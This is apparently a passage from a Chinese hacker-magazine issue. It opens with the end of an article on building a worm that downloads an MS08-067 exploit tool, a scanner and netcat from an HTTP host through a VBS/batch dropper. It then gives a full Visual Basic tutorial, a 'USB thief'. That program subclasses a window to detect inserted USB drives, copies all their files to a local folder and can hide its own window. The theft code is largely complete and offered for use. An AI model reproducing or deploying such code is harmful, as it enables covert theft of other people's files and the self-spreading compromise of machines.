第一句是执行 VBS，第二句延迟 5 秒，因为 ping 127.0.0.1 平均是 1 秒左右。接下来是删除 1.VBS 文件，最后退出。exit 下面有个回车，大家别忘了。

现在我们只需要把批处理和 MS-08067 利用工具及扫描器、NC 等放到支持 http 下载的空间里，然后用 1.VBS 下载就好了。大家如果有什么疑问可以给我发邮件：majun1988@gmail.com。

（文章中所涉及的相关代码及工具都已经收录在光盘中）

编辑点评：

工具黑客只会用工具，但用多了也要开动一下脑子。巧用现有的程序完成一个蠕虫，达到自己想要的效果，其实这也不失为一种好方法。

VB 子类化技术打造 U 盘小偷

图 无敌小龙

从本文您可以学到：

1、了解什么是子类化

2、简单利用子类化编写程序

众所周知，Windows 是一个基于消息的系统，消息在 Windows 的对象之间进行着传递。子类化和 Windows 的钩子机制存在于消息系统之中，我们可以利用这些机制来操纵、修改甚至丢弃那些在操作系统，或是进程中传递的消息，以求改变系统的一些行为。

而 U 盘的插和拔都是通过系统消息进行的，我看过 C++ 版本的 U 盘小偷，使用的就是 HOOK 技术，但是 VB 如何实现呢？那就是子类化技术。

子类化技术用来截取窗口或控件之间的消息，当然是消息在到达目的窗口之前完成的操作。这些被截获的消息既可以保留，也可以修改它们的状态，之后就继续发送到目的地。子类化技术实现了一些正常情况下无法实现的功能，试想鼠标右键单击 TextBox，系统默认弹出 Undo、Cut、Copy、Paste 等菜单，我们就可以利用子类化技术来改变这个系统菜单。

简单的说，**子类化就是创建一个新的窗口消息处理过程，并将其插入到原先的默认窗口消息处理过程之前。**

子类化分为三类：

实例子类化（instance subclassing）——从窗口或控件的单一实例截获消息，这种子类化技术最普遍；

全局子类化（global subclassing）——能够截获从相同的窗口类创建出来的多个窗口或控件的消息；

超类化（superclassing）——和全局子类化很类似，区别在于可以应用在新的窗口类上面。

理论说了这么多，现在就开始实战，首先打开 VB 编译环境，然后创建如图 1 所示界面。

在窗口模块中输入如下代码，其中程序流程如下：**首先使用 HookForm 函数子类化窗口；然后，等待用户选择了隐藏窗口，则进行窗口隐藏；最后，如果单击了“结束”按钮，则调用 UnHookForm 函数撤销子类化处理。**




图1 程序界面

```
Private Sub Check3_Click()
    If Check3.Value = 0 Then '没有选择
        Form1.Visible = True '可视化
    ElseIf Check3.Value = 1 Then '选择了隐藏
        Form1.Visible = False '窗口隐藏
    End If
End Sub
Private Sub Command2_Click()
    Shell "explorer.exe http://hi.baidu.com/pespin", vbNormalFocus
    '弹出URL
End Sub
Private Sub Command3_Click()
    Form1.Visible = False
End Sub
Private Sub Command4_Click()
    End          '结束
End Sub
Private Sub Command5_Click()
    UnHookForm Me         '恢复原窗体处理函数
End Sub
Private Sub Form_Load()
    HookForm Me       '子类化窗体的消息处理函数
    Check1.Value = 1 '提示复制完成
    Check2.Value = 1 '复制完成后，自动退出
End Sub
```

现在新建一个标准模块，输入如下代码。程序流程如下：**首先捕获系统的消息，如果是U盘被插入了，就开始删除旧目录；然后使用Get_u()这个自定义函数得到U盘的盘符；最后使用自定义的函数CopyTo来把U盘文件复制到本地磁盘。**

```
'子类化窗体消息处理函数时需要使用的API，很常见，这里不作过多说明。
Declare Function SetWindowLong Lib "user32" Alias "SetWindowLongA" (ByVal hwnd As Long, ByVal nIndex As Long, ByVal dwNewLong As Long) As Long
Declare Function CallWindowProc Lib "user32" Alias "CallWindowProcA" (ByVal lpPrevWndFunc As Long, ByVal hwnd As Long, ByVal Msg As Long, ByVal wParam As Long, ByVal lParam As Long) As Long
Declare Sub CopyMemory Lib "kernel32" Alias "RtlMoveMemory" (pDst As Any, pSrc As Any, ByVal ByteLen As Long)
Private Declare Function GetDriveType Lib "kernel32" Alias "GetDriveTypeA" (ByVal nDrive As String) As Long
Const GWL_WNDPROC = -4
Const WM_DEVICECHANGE As Long = &H219
Const DBT_DEVICEARRIVAL As Long = &H8000&
Const DBT_DEVICEREMOVECOMPLETE As Long = &H8004&
'设备类型：逻辑卷标
Const DBT_DEVTYP_VOLUME As Long = &H2
'与WM_DEVICECHANGE消息相关联的结构体头部信息
Private Type DEV_BROADCAST_HDR
    lSize As Long
    lDevicetype As Long        '设备类型
    lReserved As Long
End Type
'设备为逻辑卷时对应的结构体信息
Private Type DEV_BROADCAST_VOLUME
    lSize As Long
    lDevicetype As Long
    lReserved As Long
    lUnitMask As Long          '和逻辑卷标对应的掩码
    iFlag As Integer
End Type
Public info As DEV_BROADCAST_HDR
Public info_volume As DEV_BROADCAST_VOLUME
Public PrevProc As Long        '原来的窗体消息处理函数地址
Public Sub HookForm(F As Form)
    PrevProc = SetWindowLong(F.hwnd, GWL_WNDPROC, AddressOf WindowProc)
End Sub
Public Sub UnHookForm(F As Form)
    SetWindowLong F.hwnd, GWL_WNDPROC, PrevProc
End Sub
Public Function WindowProc(ByVal hwnd As Long, ByVal uMsg As Long, ByVal wParam As Long, ByVal lParam As Long) As Long
    Select Case uMsg
        Case WM_DEVICECHANGE
'========1：插入USB DISK则接收到此消息
            If wParam = DBT_DEVICEARRIVAL Then
                '若插入USBDISK或者映射网络盘等则info.lDevicetype =2，即DBT_DEVTYP_VOLUME
                CopyMemory info, ByVal lParam, Len(info)    '利用参数lParam获取结构体头部信息
    If info.lDevicetype = DBT_DEVTYP_VOLUME Then
    CopyMemory info_volume, ByVal lParam, Len(info_volume)
    CopyMemory info_volume, ByVal lParam, Len(info_volume)
    Form1.List1.AddItem "有U盘插入：" & Get_u
    '--------A：添加U盘盘符
    Form1.Label2.Caption = Get_u        '显示U盘盘符
                On Error Resume Next
    Kill Form1.Text1.Text        '首先删除旧目录
    Form1.List1.AddItem "kill old folder"
    'A：***************************
                CopyTo Get_u, Form1.Text1.Text
    '--------------B：然后创建新目录，并且复制文件
            End If
        End If
            If wParam = DBT_DEVICEREMOVECOMPLETE Then
'========2：若移走USB DISK或者映射网络盘等则info.lDevicetype =2，即DBT_DEVTYP_VOLUME
                '利用参数lParam获取结构体头部信息
                CopyMemory info, ByVal lParam, Len(info)
    If info.lDevicetype = DBT_DEVTYP_VOLUME Then
    CopyMemory info_volume, ByVal lParam, Len(info_volume)
    Form1.List1.AddItem "U盘被拔出"
    '---------------A：U盘盘符
            End If
        End If
    End Select
    WindowProc = CallWindowProc(PrevProc, hwnd, uMsg, wParam, lParam)    '调用原来的窗体消息处理函数
End Function
'需要在工程里引用Microsoft Scripting Runtime库。
Public Sub CopyTo(Path1 As String, Path2 As String)
'=========复制所有的目录和文件
    'On Error Resume Next
    Dim fso As FileSystemObject
    Set fso = CreateObject("Scripting.FileSystemObject")
    Form1.List1.AddItem "createobject" 'B ***************************
    'Set Folder = object.CreateFolder(Form1.Text1.Text)
'在目标目录建立一个新的目录，保存文件
    '使用上面的语句总是出错，不知道原因，所以这里使用MDDIR来创建保存目录
    MkDir Path2
    Form1.List1.AddItem "createfolder"
'C：***************************
    fso.CopyFolder Path1 & "\*", Path2        '复制所有目录
    fso.CopyFile Path1 & "\*", Path2          '复制所有文件
    Form1.List1.AddItem "copy folder and file"
'D：***************************
    '复制完毕
    If Form1.Check1.Value = 1 Then            '复制完毕，提醒
        MsgBox "复制完毕"
    End If
    If Form1.Check2.Value = 1 Then '复制完毕，自动关闭
        End
    End If
End Sub
Public Function Get_u() As String
'==================== 返回U盘盘符
    '用法：   MsgBox get_u
    For i = 65 To 90
        Select Case GetDriveType(Chr(i) + ":\")
            Case 2
Get_u = Chr(i) + ":\"         '+ "--Removable" 'U盘
'Case 3
'    List1.AddItem Chr(i) + ":\" + "--Drive Fixed"     '硬盘
'Case Is = 4
'    List1.AddItem Chr(i) + ":\" + "--Remote"
'Case Is = 5
'    List1.AddItem Chr(i) + ":\" + "--Cd-Rom"
'Case Is = 6
```




图2　程序运行界面

```
'       List1.AddItem Chr(i) + ":\" + "--Ram disk"
'Case Else
'       List1.AddItem Chr(i) + ":\" + "--Unrecognized"
            End Select
        Next
End Function
```

现在F5运行程序，可以看到运行界面如图2所示。

此时把一个U盘插入到主机的USB接口，可以看到在列表框中马上显示了程序的处理过程，并且在复制文件完毕后，弹出了消息框，如图3所示。

同时，如果你拔出U盘，程序还会提示你U盘被拔出，如图4所示。

这里介绍的子类化技术可以运用到很多地方，比如截获键盘消息、修改系统默认菜单等，就看大家发挥了。

（文章中所涉及的相关代码及工具已经收录在光盘中）

编辑点评：

子类化的作用很大，本文仅仅只介绍了其小之又小的一部分。虽然U盘小偷已经随处可见，但VB子类化的不多，这里小编要感谢作者，引领大家一起进入子类化的世界。




图3　U盘插入及复制过程

